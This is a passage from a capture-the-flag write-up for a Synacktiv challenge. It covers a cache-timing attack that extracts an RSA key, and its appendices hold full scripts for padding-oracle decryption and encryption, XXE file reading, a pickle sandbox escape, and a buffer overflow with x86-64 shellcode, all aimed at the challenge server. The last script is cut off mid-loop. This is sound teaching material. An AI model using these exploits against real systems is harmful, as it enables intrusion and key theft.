In this piece of code, we can clearly see that depending on the value of `al`, the code applies or not the function multiply. From here, all we have to do is identify a good place to probe for accesses into each function. According to the paper described above, a good place is a loop into the function itself. After a few tries, we have used the following addresses:

- Square: `0x3064`
- Multiply: `0x32e4`

3.5.3 Remote application using shellcode in SecDrop process

To extract the "d" RSA parameter, the "multiply" and "square" functions must be supervised during the RSA operation. To identify cache hit and cache miss, a difference between them should be found. To do this we have monitored the square function, the memory load time distribution is shown in Figure 9. We considered load time below 200 cycles as cache hit.



Figure 9: Memory load time distribution

Our first attempt was to continuously measure the "multiply" and "square" functions, the results appeared to be correct, but a lot of noise was present in the measurements. To reduce this noise, we have reduced the probe frequency by consuming cycles between each measurement. With a good frequency results can be shown in Figure 10.



Figure 10: First bits extraction: multiply and square cache hits

To extract all the bit from the "d" parameter, the total time of the RSA operations should be monitored, to adjust the number of measurement, cache hit and cache miss are added to a graph, the RSA operations are clearly visible (see Figure 11).



Figure 11: RSA operations

The shellcode used to get these results is summarized by the following pseudo-code:

```
#!/usr/bin/pseudocode

number_of_measurement=25000
SOCKET_TO_STPM.send("3\n2\n0\n"+enckey+"\n")

count=0
result=[]
while( count < number_of_measurement ):
  a=rdtsc()
  get_addr_value(SQUARE_ADDR)
  b=rdtsc()
  clflush(SQUARE_ADDR)
  if b - a < 200:
    result.append(2) # hit square
  else:
    a=rdtsc()
    get_addr_value(MULTIPLY_ADDR)
    b=rdtsc()
    clflush(MULTIPLY_ADDR)
    if b - a < 200:
      result.append(1) # hit multiply
    else
      result.append(0) # no hit
  wait()
  count+=1

SOCKET_TO_CLIENT.send(result)
exit(0)
```

Listing 15: Shellcode pseudocode

The shellcode retrieves the cache hits against the "square" and "multiply" function, each hit is sent in 1 byte, and the byte value represent which function was hit:

- 0: no hit
- 1: hit in the multiply function
- 2: hit in the square function

To get the "d" parameter bits, cache hits must be parsed, as block:

- A block of square hits followed by a block of multiply hits represent a "1" bit.
- A bloc of square hits represent a "0" bit.

The full attack code can be be found in listing 27, and the shellcode ASM can be found in listing 26. 1377 bits are found with the cache attack, the 7 missing bits are found using a brute-force attack. The results of the RSA decryption should be a PKCS#1 v1.5 padded message:

- The first two bytes 0x00, 0x02 identifies the padding.
- Random padding
- Null byte as separator
- The plaintext (The 16 bytes AES key used to decrypt the archived message)

The 7 missing bits are found in seconds:

```
$ python2 rsa_bf.py |egrep '^0002.*00[0-9A-F]{32}$'
0002C2AC0223377433D0E8D21F23C2977850CDF6E045121C04E036B3CD5459B286A80ED3BE325573
86653B0C65B12609B65986BC73A3BEAF62FEE0BDF76BA439CDE1C7654450D07A5359A6169F8D795F
5244C7A9F7339919F37371018DDBFAA40767C1B1DCCA0C42E4D2B12ADBAE33FA827FE1E8406F4E16
A2F49C8202CEF441F7A3180AA5A8A127FD107EE49E152F35F1DC86951B51586E1F8868E30093AF8C
EE3EC779D673ED278E43E386A7
```

Listing 16: Bruteforcing missing bits (see listing 28)

Then with the AES key, it is easy to decrypt the archived message.

```
$ python2 decrypt_msg.py
Good job!
Send the secret 3fcba5e1dbb21b86c31c8ae490819ab6 to
    ↪ 82d6e1a04a8ca30082e81ad27dec7cb4@synacktiv.com.
Also, don't forget to send us your solution within 10 days.

Synacktiv team
```

Listing 17: Decrypt the archived message (see listing 29)

4 Conclusion and Thanks

This challenge was very interesting and very informative, the cache attack in the step3 was completely unknown to us.
Thanks to the Synacktiv team for this challenge, and for the hint delivered on their Twitter account (without them, we would not have solved this challenge).

Thanks to @tlk___ for motivating us to begin the challenge and for helping out when he wasn't drunk.

Thanks to Guillaume Berard for reviewing this document.

5 Appendices

5.1 Python code to get fixed bits

```python
#!/usr/bin/python

import fileinput
import sys
import copy
import os

block=int(os.environ['BLOCK'])
bitcount=[]
for i in range(32):
  bitcount.append(0)

linecount=0
for line in fileinput.input():
  line=line.replace("\n","")
  splited_line=line.split(" ")
  inkey=splited_line[0]
  inbinary=bin(int(inkey,16)).replace("0b","")
  inbinary=(32*6-len(inbinary))*"0"+inbinary
  inbinary_block=inbinary[block*32:(block+1)*32]

  bitpos=0
  for bit in inbinary_block:
    if bit == "1":
      bitcount[bitpos]+=1
    bitpos+=1
  linecount+=1


if linecount < 10:
  print "Need more results"
  sys.exit()
for bitpos in range(32):
  proba=bitcount[bitpos]*100.0/linecount
  if proba == 100:
    print str(bitpos)+"\t ==> 1"
  if proba == 0:
    print str(bitpos)+"\t ==> 0"
```

Listing 18: Python code to get fixed bits

5.2 Python code to generate patterns

```
#!/usr/bin/python
import fileinput
import sys
import copy
import os

search_key="7953205B6B63616E20766974534E202B203D20435D20333C"
block_num=int(os.environ['BLOCK'])
block_searched=search_key[8*block_num:8*(block_num+1)]
search_key_init=[]
search_key=[]
for i in range(8):
  search_key_init.append(".")
search_key=copy.deepcopy(search_key_init)
for i in range(7):
  for j in range(i+1,8):
    for k in range(j+1,8):
      search_key[i]=block_searched[i]
      search_key[j]=block_searched[j]
      search_key[k]=block_searched[k]
      print "-> "+"."*(block_num*8)+"".join(search_key)
      search_key=copy.deepcopy(search_key_init)
```

Listing 19: Python code to generate patterns

5.3 Python code to encrypt data using the padding oracle

```python
import zlib
from itertools import izip, cycle
from base64 import b64decode, b64encode
import pickle
import requests

BLOCK_SIZE=16
def xor(data, key):
    '''
    XOR two bytearray objects with each other.
    '''
    return bytearray([x ^ y for x, y in izip(data, cycle(key))])

def bust(block,search_range):
    s = requests.Session()

    IV = bytearray(BLOCK_SIZE)
    INTER = bytearray(BLOCK_SIZE)

    x = 2
    TRUE_VALUE = bytearray(BLOCK_SIZE)
    for i in reversed(xrange(1,BLOCK_SIZE)):
            OK=False
            print "bf : %d" % i
            for char in search_range:
                    IV[i] = char
                    data = {"vs": b64encode(str(IV+block))}
                    r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
                    if "Error" in r.reason:
                            OK=True
                            print "FOUND : 0x%X" % char
                            TRUE_VALUE[i] = char
                            break
            x += 1
            for j in range(BLOCK_SIZE):
                    if 15 - j <= x - 3:
                            INTER[j] = TRUE_VALUE[j]^(17-j)
                            IV[j] = x ^ INTER[j]
            if OK == False:
                print "Bad search_range -> reverse"
                return bust(block,list(reversed(search_range)))
    IV[1]=INTER[1]^0x9C
    IV[2]=INTER[2]^0x0F
    for k in reversed(range(3,16)):
            IV[k] = (0xE) ^ INTER[k]
    print "bf : 0"
    for i in range(0x100):
            IV[0]=i
            data = {"vs": b64encode(str(IV+block))}
            r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
            if "incomplete" in r.reason:
                    print "FOUND : 0x%X" % char
                    TRUE_VALUE[0] = i
                    INTER[0] = i ^ 0x78
                    break
    return INTER


if __name__ == '__main__':
    data = {"msg": [], "display_name":"a'"}
    newdata=pickle.dumps(data)
    print newdata

    plaintext=zlib.compress(newdata,9)
    pad = BLOCK_SIZE - (len(plaintext) % BLOCK_SIZE)
    plaintext = bytearray(plaintext + chr(pad) * pad)
    print "PLAINTEXT : "+str(plaintext).encode("hex")

    IV=bytearray(BLOCK_SIZE)
    block = IV
    encrypted = IV
    n = len(plaintext + IV)
    block_num=0
```

```
    while n > 16:
        block_num = (n/16)-1
        print "Running on bloc "+str(block_num)+" n="+str(n)
        intermediate_bytes = bust(block,range(0x100))
        print str(intermediate_bytes).encode("hex")
        print "-----"
        block = xor(intermediate_bytes,plaintext[n - BLOCK_SIZE * 2:n + BLOCK_SIZE])
        print str(block).encode("hex")
        print "-----"
        encrypted = block + encrypted
        n -= BLOCK_SIZE
    print "------ ICI -----"
    print str(encrypted).encode("hex")
```

Listing 20: Python code to encrypt data using the padding oracle

5.4 Python code to decrypt data using the padding oracle

```python
from base64 import b64decode, b64encode
from urllib import quote, unquote
import requests

BLOCK_SIZE = 16
ALLDATA =
    ↪ b64decode("p4IAaR0MXAqEwrewECBQnWtZcKFwJ+UG3RjIGCotUaV2xb1uW5GDqGys2z0AJoFNpVDvKBqy0UdcRZGW/LdIeE
ORIGINAL_IV = bytearray(ALLDATA[:16])


def bust(block,search_range):
    s = requests.Session()

    IV = bytearray(BLOCK_SIZE)
    INTER = bytearray(BLOCK_SIZE)

    x = 2
    TRUE_VALUE = bytearray(BLOCK_SIZE)
    for i in reversed(xrange(1,BLOCK_SIZE)):
            OK=False
            print "bf : %d" % i
            for char in search_range:
                    IV[i] = char
                    data = {"vs": b64encode(str(IV+block))}
                    r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
                    if "Error" in r.reason:
                            OK=True
                            print "FOUND : 0x%X" % char
                            TRUE_VALUE[i] = char
                            break
            x += 1
            for j in range(BLOCK_SIZE):
                    if 15 - j <= x - 3:
                            INTER[j] = TRUE_VALUE[j]^(17-j)
                            IV[j] = x ^ INTER[j]
            if OK == False:
                print "Bad search_range -> reverse"
                return bust(block,list(reversed(search_range)))
    IV[1]=INTER[1]^0x9C
    IV[2]=INTER[2]^0x0F
    for k in reversed(range(3,16)):
            IV[k] = (0xE) ^ INTER[k]
    print "bf : 0"
    for i in range(0x100):
            IV[0]=i
            data = {"vs": b64encode(str(IV+block))}
            r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data)
            if "incomplete" in r.reason:
                    print "FOUND : 0x%X" % char
                    TRUE_VALUE[0] = i
                    INTER[0] = i ^ 0x78
                    break
    return INTER

if __name__ == '__main__':
        decrypted=""
        for block_num in xrange(0,len(ALLDATA[16:])/16):
                print "bf block : "+str(block_num)
                DATA = bytearray(ALLDATA[block_num*16+16:(block_num+1)*16+16])
                INTER = bust(DATA,range(0x100))
                dec=""
                dec_iv=ALLDATA[block_num*16:(block_num+1)*16]
                for byte in range(BLOCK_SIZE):
                        dec+=chr(INTER[byte]^ord(dec_iv[byte]))
                print "block data "+str(block_num)+" = "+dec.encode("hex")
                decrypted+=dec
        print "Decrypted message : "+decrypted.encode("hex")
```

Listing 21: Python code to decrypt data using the padding oracle

5.5 Python code to retrieve remote files using XXE

```
#!/usr/bin/python2
# -*- coding: utf-8 -*-
import requests
import json
import sys
import io
import HTMLParser
f=sys.argv[1]
payload='''<?xml  version="1.0"?>
<!DOCTYPE  msg [
<!ENTITY  test  SYSTEM "file://'''+f+'''">
]>
<msg>
&test;
</msg>'''
data = {
  "vs": "",
  "body": payload ,
  "title": "a"
}
s = requests.Session()
r = s.post("http://nsc2014.synacktiv.com:65480/msg.add", data=data)

data = json.loads(r.text)['messages'][0]['body'].replace("<msg>", "").replace("</msg>",
    ↪ "")
data = data.encode("utf-8").encode('ascii')
i = 0
ret = ""
while i < len(data):
  if data[i:i+3] == "&#x":
    ret += chr(int(data[i+3:i+5], 16))
    i += 6
  else:
    ret += data[i]
    i += 1
print ret.replace("&amp;", "&").replace("&lt;", "<").replace("&gt;", ">")
```

Listing 22: Python Code to retrieve remote files using XXE

5.6 Pickle opcode compiler

```python

from pickletools import dis

def op_global(params):
  ret = "c"
  mod, func = params.strip("'").split(" ")
  ret += mod + "\n"
  ret += func + "\n"
  return ret

def op_reduce(params):
  return "R"

def op_mark(params):
  return "("

def op_string(params):
  ret = "S"
  ret += params
  ret += "\n"
  return ret

def op_int(params):
  ret = "I"
  ret += params
  ret += "\n"
  return ret

def op_tuple(params):
  return "t"

def op_list(params):
  return "l"

def op_dict(params):
  return "d"

def op_stop(params):
  return '.'

def op_setitem(params):
  return 's'

def op_put(params):
  return 'p' + params + '\n'

def op_get(params):
  return 'g' + params + '\n'

def op_build(params):
  return 'b'

def op_append(params):
  return 'a'

opcodes = {
  'GLOBAL': op_global,
  'REDUCE': op_reduce,
  'MARK': op_mark,
  'STRING': op_string,
  'INT': op_int,
  'TUPLE': op_tuple,
  'DICT': op_dict,
  'LIST': op_list,
  'STOP': op_stop,
  'SETITEM': op_setitem,
  'PUT': op_put,
  'GET': op_get,
  'BUILD': op_build,
  'APPEND': op_append,
}

def compiler():
```

```
ret = ""
with open('pickle.as') as f:
  for l in f:
    if l[0] == ';':
      continue
    l = l.replace("\n","").strip()
    if " " in l:
      op, params = l.split(" ", 1)
    else:
      op = l
      params = None
    if op == '':
      continue
    ret += opcodes[op](params)
return ret
```

Listing 23: Pickle opcodes

5.7 Pickle escape opcodes

```
GLOBAL '__builtin__ locals'
MARK
        TUPLE
REDUCE
PUT 100


GLOBAL '__builtin__ type'
MARK
        STRING "X"
        MARK
                GLOBAL '__builtin__ list'
                TUPLE
        GET 100
        TUPLE
REDUCE

PUT 200

GLOBAL '__builtin__ getattr'
MARK
        GET 200
        STRING "self"
        TUPLE
REDUCE
PUT 102

MARK
  STRING 'set'
  STRING 'unicode'
  STRING 'setattr'
  STRING 'min'
  STRING 'int'
  STRING 'max'
  STRING 'sum'
  STRING 'float'
  STRING 'list'
  STRING 'getattr'
  STRING 'long'
  STRING 'repr'
  STRING 'chr'
  STRING 'dict'
  STRING 'str'
  STRING 'bool'
  STRING 'get'
  STRING 'type'
  STRING 'locals'
  STRING 'tuple'
  STRING 'globals'
  STRING '__import__'
  STRING 'eval'
  STRING 'dir'
  LIST
PUT 103

GLOBAL '__builtin__ setattr'
MARK
  GET 102
  STRING 'SAFE_BUILTINS'
  GET 103
  LIST
REDUCE

GLOBAL '__builtin__ globals'
MARK
  TUPLE
REDUCE
PUT 104

GLOBAL '__builtin__ eval'
MARK
  STRING 'str(__import__("viewstate").SecretStore.getMasterKey.func_code.co_consts)'
  GET 104
```

```
  TUPLE
REDUCE
PUT 105

MARK
  DICT
  STRING 'msg'
  GET 105
SETITEM


STOP
```

Listing 24: Pickle opcodes

5.8 Python code to send Pickle exploit

```
import requests
import os,sys
import json
import pickle
from Crypto.Cipher import AES
import zlib
import base64
import sys
from compiler import compiler


def exploit():
  ret=compiler()
  return ret


key = "ab2f8913c6fde13596c09743a802ff7a".decode("hex")
iv = "\x00"*16

obj = AES.new(key, AES.MODE_CBC, iv)

before_zlib = exploit()
after_zlib = zlib.compress(before_zlib)
padlen=16-(len(after_zlib)%16)
after_zlib += padlen*chr(padlen)
after_aes = obj.encrypt(after_zlib)


vs = base64.b64encode(iv+after_aes)

data = {
  "vs": vs
}
headers = {
  "X-Forwarded-For":"10.0.1.200"
}
s = requests.Session()
r = s.post("http://nsc2014.synacktiv.com:65480/msg.list", data=data, headers=headers)

try:
  ret = json.loads(r.text)
  print ret["messages"]
except:
  pass
```

Listing 25: Python code to send Pickle exploit

5.9 Cache attack x86-64 shellcode

```
; ----------- rebase_stack -----------
add rsp, -0x700000

; ----------- save_data_on_stack -----------
mov rsi, 0xbccff5cff5cdf5cc
xor rsi, 0xFFFFFFFFFFFFFFFF
mov [rsp+0x200], rsi
mov rsi, 0x4130454641393438
mov [rsp+0x208], rsi
mov rsi, 0x3046324231314337
mov [rsp+0x210], rsi
mov rsi, 0x4637453233433338
mov [rsp+0x218], rsi
mov rsi, 0x3043413846304244
mov [rsp+0x220], rsi
mov rsi, 0x4434384438393133
mov [rsp+0x228], rsi
mov rsi, 0x4436324230393939
mov [rsp+0x230], rsi
mov rsi, 0x3144314233343436
mov [rsp+0x238], rsi
mov rsi, 0x3332413633413538
mov [rsp+0x240], rsi
mov rsi, 0x3942423136354135
mov [rsp+0x248], rsi
mov rsi, 0x3538373938454639
mov [rsp+0x250], rsi
mov rsi, 0x4231313331373338
mov [rsp+0x258], rsi
mov rsi, 0x3745464436444132
mov [rsp+0x260], rsi
mov rsi, 0x3736363939314535
mov [rsp+0x268], rsi
mov rsi, 0x3741454445373336
mov [rsp+0x270], rsi
mov rsi, 0x3531413431433942
mov [rsp+0x278], rsi
mov rsi, 0x4546463646354138
mov [rsp+0x280], rsi
mov rsi, 0x4434314331413531
mov [rsp+0x288], rsi
mov rsi, 0x4344463830384441
mov [rsp+0x290], rsi
mov rsi, 0x3033353634384639
mov [rsp+0x298], rsi
mov rsi, 0x4533454634444445
mov [rsp+0x2a0], rsi
mov rsi, 0x3538394634463638
mov [rsp+0x2a8], rsi
mov rsi, 0x3146353444433137
mov [rsp+0x2b0], rsi
mov rsi, 0x3335444530393131
mov [rsp+0x2b8], rsi
mov rsi, 0x3644303439434631
mov [rsp+0x2c0], rsi
mov rsi, 0x3530453243324332
mov [rsp+0x2c8], rsi
mov rsi, 0x3332323737393946
mov [rsp+0x2d0], rsi
mov rsi, 0x3737393038303835
mov [rsp+0x2d8], rsi
mov rsi, 0x3431463735313336
mov [rsp+0x2e0], rsi
mov rsi, 0x4437354134454630
mov [rsp+0x2e8], rsi
mov rsi, 0x4432303944413642
mov [rsp+0x2f0], rsi
mov rsi, 0x4232314632363939
mov [rsp+0x2f8], rsi
mov rsi, 0x4337343531434644
mov [rsp+0x300], rsi
mov rsi, 0x3632383245334445
mov [rsp+0x308], rsi
mov rsi, 0x4132423535323430
```

```
mov [rsp+0x310], rsi
mov rsi, 0x4333373331333335
mov [rsp+0x318], rsi
mov rsi, 0x4343373535454541
mov [rsp+0x320], rsi
mov rsi, 0x3041364444353238
mov [rsp+0x328], rsi
mov rsi, 0x4237443244334333
mov [rsp+0x330], rsi
mov rsi, 0x3144413445363031
mov [rsp+0x338], rsi
mov rsi, 0x3542434237343335
mov [rsp+0x340], rsi
mov rsi, 0x3036434442373630
mov [rsp+0x348], rsi
mov rsi, 0x4343314646363733
mov [rsp+0x350], rsi
mov rsi, 0x3431433246333331
mov [rsp+0x358], rsi
mov rsi, 0xfff5
xor rsi, 0xFFFFFFFFFFFFFFFF
mov [rsp+0x360], rsi

; ----------- prepare_measurement -----------
xor r12,r12
xor r8,r8
xor r9,r9
xor r10,r10
xor rcx,rcx
mov r12, [0x000000601c98]    ; SEC_fgetc@got.plt
sub r12, 0x35f0
mov r8, 0x600
; ----------- write_from_stack -----------
mov rax, 1
mov rdi, 0x4
mov rsi, rsp
add rsi, 0x200
mov rdx, 0x161
syscall

; ----------- do_measurement -----------
mesure:
  mfence
  lfence
  rdtsc
  lfence
  mov r11, rax
  mov rsi,[r12+0x3064]
  lfence
  rdtsc
  clflush [r12+0x3064]
  sub rax, r11

  mov r11, rax
  sub r11, 200
  test r11,r11
  jns mesure2

save_data:
  mov r9, 2
  mov [rsp+r8], r9
  add r8,1
  inc rcx
  jmp next

mesure2:
  mfence
  lfence
  rdtsc
  lfence
  mov r11, rax
  mov rsi,[r12+0x32E4]
  lfence
  rdtsc
  clflush [r12+0x32E4]
  sub rax, r11
```

```

  mov r11, rax
  sub r11, 200
  test r11,r11
  jns save_null_data

save_data2:
  mov r9, 1
  mov [rsp+r8], r9
  add r8,1
  inc rcx
  jmp next

save_null_data:
  mov r9, 0
  mov [rsp+r8], r9
  add r8,1
  inc rcx
  jmp next

next:
  mov rbx, 0x2000
  loop:
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    dec rbx
    jnz loop

  add r10,1
  cmp r10,0x61A8
  jnz mesure


mov r9, rcx
```

```
cmp r9, 0
jz exit

; delimiter
mov rsi, 0xd2f5d20000F5D2F5
xor rsi, 0xFFFFFFFFFFFFFFFF
mov [rsp+0x10], rsi

xor r10, r10
mov r8, 0x600
print:
  ; print value
  mov rax, 1                          ; syscall write
  mov rdi, 0x2       ; fd
  mov rdx, r9                         ; len
  mov rsi, rsp                        ; addr to print
  add rsi, r8                         ; addr to print
  syscall
exit:
; ----------- save_data_on_stack -----------
mov rsi, 0xfff5b4b0b4b0f5
xor rsi, 0xFFFFFFFFFFFFFFFF
mov [rsp+0x400], rsi

; ----------- write_from_stack -----------
mov rax, 1
mov rdi, 0x2
mov rsi, rsp
add rsi, 0x400
mov rdx, 0x6
syscall

; ----------- exit -----------
mov rax, 60
mov rdi, 0
syscall
```

Listing 26: Cache-attack shellcode

5.10 Cache attack Python code

```
#!/usr/bin/python2
import struct
import socket
import time
import os
from tempfile import NamedTemporaryFile
import sys

SOCKET_2014=4
SOCKET_1337=2

jmp_rsp=0x00400f61


def ASM_assembler(shellcode):
  print "############################## shellcode ##############################"
  print shellcode
  print "#####################################################################"
  print "\n\n"

  # call NASM
  shellcode="BITS 64\n"+shellcode
  f=open("/tmp/shellcode.s","w")
  asm = NamedTemporaryFile(delete=False)
  asm.write(shellcode)
  asm.close()
  binfile = NamedTemporaryFile(delete=False)
  os.popen("nasm -f bin "+asm.name+" -o "+binfile.name)
  binshellcode=binfile.read()
  binfile.close()
  os.unlink(asm.name)
  os.unlink(binfile.name)
  if "\x0A" in binshellcode:
    print '\\n in shellcode'
    sys.exit(0)
  return binshellcode


def do_measurements(save_result_offset,number_of_measurement,descryptor):
  save_result_offset=hex(save_result_offset)
  number_of_measurement=hex(number_of_measurement)
  descryptor = hex(descryptor)

# sqare : -0x3b0
# multiply : -0x640
  fn_name=os.urandom(4).encode("hex")
  return ''';  ----------- do_measurement -----------
mesure:
  mfence
  lfence
  rdtsc
  lfence
  mov r11, rax
  mov rsi,[r12+0x3064]
  lfence
  rdtsc
  clflush [r12+0x3064]
  sub rax, r11

  mov r11, rax
  sub r11, 200
  test r11,r11
  jns mesure2

save_data:
  mov r9, 2
  mov [rsp+r8], r9
  add r8,1
  inc rcx
  jmp next

mesure2:
  mfence
```

```
  lfence
  rdtsc
  lfence
  mov r11, rax
  mov rsi,[r12+0x32E4]
  lfence
  rdtsc
  clflush [r12+0x32E4]
  sub rax, r11

  mov r11, rax
  sub r11, 200
  test r11,r11
  jns save_null_data

save_data2:
  mov r9, 1
  mov [rsp+r8], r9
  add r8,1
  inc rcx
  jmp next

save_null_data:
  mov r9, 0
  mov [rsp+r8], r9
  add r8,1
  inc rcx
  jmp next

next:
  mov rbx, 0x2000
  loop:
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    nop
```

```
    dec rbx
    jnz loop

  add r10,1
  cmp r10,'''+number_of_measurement+'''
  jnz mesure


mov r9, rcx
cmp r9, 0
jz exit

; delimiter
mov rsi, 0xd2f5d20000F5D2F5
xor rsi, 0xFFFFFFFFFFFFFFFF
mov [rsp+0x10], rsi

xor r10, r10
mov r8, '''+save_result_offset+'''
print:
  ; print value
  mov rax, 1                    ; syscall write
  mov rdi, '''+descryptor+'''   ; fd
  mov rdx, r9                   ; len
  mov rsi, rsp                  ; addr to print
  add rsi, r8                   ; addr to print
  syscall
exit:
'''

# syscall exit(0)
def exit():
  return '''; ----------- exit -----------
mov rax, 60
mov rdi, 0
syscall

'''

def prepare_measurement(save_result_offset):
  save_result_offset=hex(save_result_offset)
  return '''; ----------- prepare_measurement -----------
xor r12,r12
xor r8,r8
xor r9,r9
xor r10,r10
xor rcx,rcx
mov r12, [0x000000601c98]    ; SEC_fgetc@got.plt
sub r12, 0x35f0
mov r8, '''+save_result_offset+'''
'''

# syscall write(descryptor, [stack_offset], size)
def write_from_stack(descryptor,src,length):
  descryptor=hex(descryptor)
  src=hex(src)
  length=hex(length)
  return '''; ----------- write_from_stack -----------
mov rax, 1
mov rdi, '''+descryptor+'''
mov rsi, rsp
add rsi, '''+src+'''
mov rdx, '''+length+'''
syscall

'''

# write data on [offset]
def save_data_on_stack(offset,data):
  data=data+"\x00"
  minishellcode="; ----------- save_data_on_stack ----------- \n"
  for i in range(0,len(data),8):
    dst_hex=hex(offset)
    xor=0xff
    if "\x0a" in data[i:i+8]:
      newdata=""
```

```
      for char in data[i:i+8]:
        newdata+=chr(ord(char)^xor)
      if "\x0a" in newdata:
        print "Bad XOR value, 0x0a present"
        sys.exit(0)
      out=dataHex(newdata)[0]
      minishellcode+='mov rsi, '+hex(out).replace("L","")+"\n"
      minishellcode+='xor rsi, 0xFFFFFFFFFFFFFFFF\n'
      minishellcode+='mov [rsp+'+dst_hex+'], rsi\n'
    else:
      out=dataHex(data[i:i+8])[0]
      minishellcode+='mov rsi, '+hex(out).replace("L","")+"\n"
      minishellcode+='mov [rsp+'+dst_hex+'], rsi\n'
    offset+=8
  return minishellcode+"\n"


def rebase_stack(offset):
  offset=hex(offset)
  return '''; ----------- rebase_stack -----------
add rsp, '''+offset+'''

'''

# convert integer to QWORD
def addr(code_addr):
  return struct.pack("<Q",code_addr)

# convert QWORD to integer
def read_remote_value(data):
  return struct.unpack("<B",data)

# convert binary data to QWORD
def dataHex(data):
  if len(data) < 8:
    data=data+"\x00"*(8-len(data))
  return struct.unpack("<Q",data)

# build shellcode
def shellcode():
  enckey =
    ↪ "0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858371311B2AD

  # ----- construct shellcode -----
  shellcode=rebase_stack(-0x700000)


  # string="1\n" # list keys
  string="3\n2\n0\n"+enckey+"\n" # send encrypted key
  shellcode+=save_data_on_stack(0x200,string)
  shellcode+=prepare_measurement(0x600)
  shellcode+=write_from_stack(SOCKET_2014,0x200,len(string))

  shellcode+=do_measurements(0x600,25000,SOCKET_1337)

  string="\nOKOK\n" # marker
  shellcode+=save_data_on_stack(0x400,string)
  shellcode+=write_from_stack(SOCKET_1337,0x400,len(string))

  # -- then exit
  shellcode+=exit()
  return ASM_assembler(shellcode)


password="UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ"

payload=""
# password
payload+=password+"\n"

# overflow
payload+="A"*12072
# Jump to shellcode
payload+=addr(jmp_rsp)
# write shellcode
payload+=shellcode()
```

```
payload+="\n"

s  = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(60)
s.connect(('nsc2014.synacktiv.com', 1337))
s.send(payload)


# read data on socket
data=""
while True:
  read = s.recv(1024)
  if len(read) == 0:
    break
  data+=read

if "\nOKOK\n" not in data:
  print repr(data)
  print "\033[31;1mERREUR\033[0m"
  sys.exit(0)
readed = data.split("\n-\n")
data=data.replace('\nOKOK\n','')
data=data.replace('error while receiving key\n','')


block_size=10

current_block_size=0
last_block_size=0
last_result=""
key=""

for val in data:
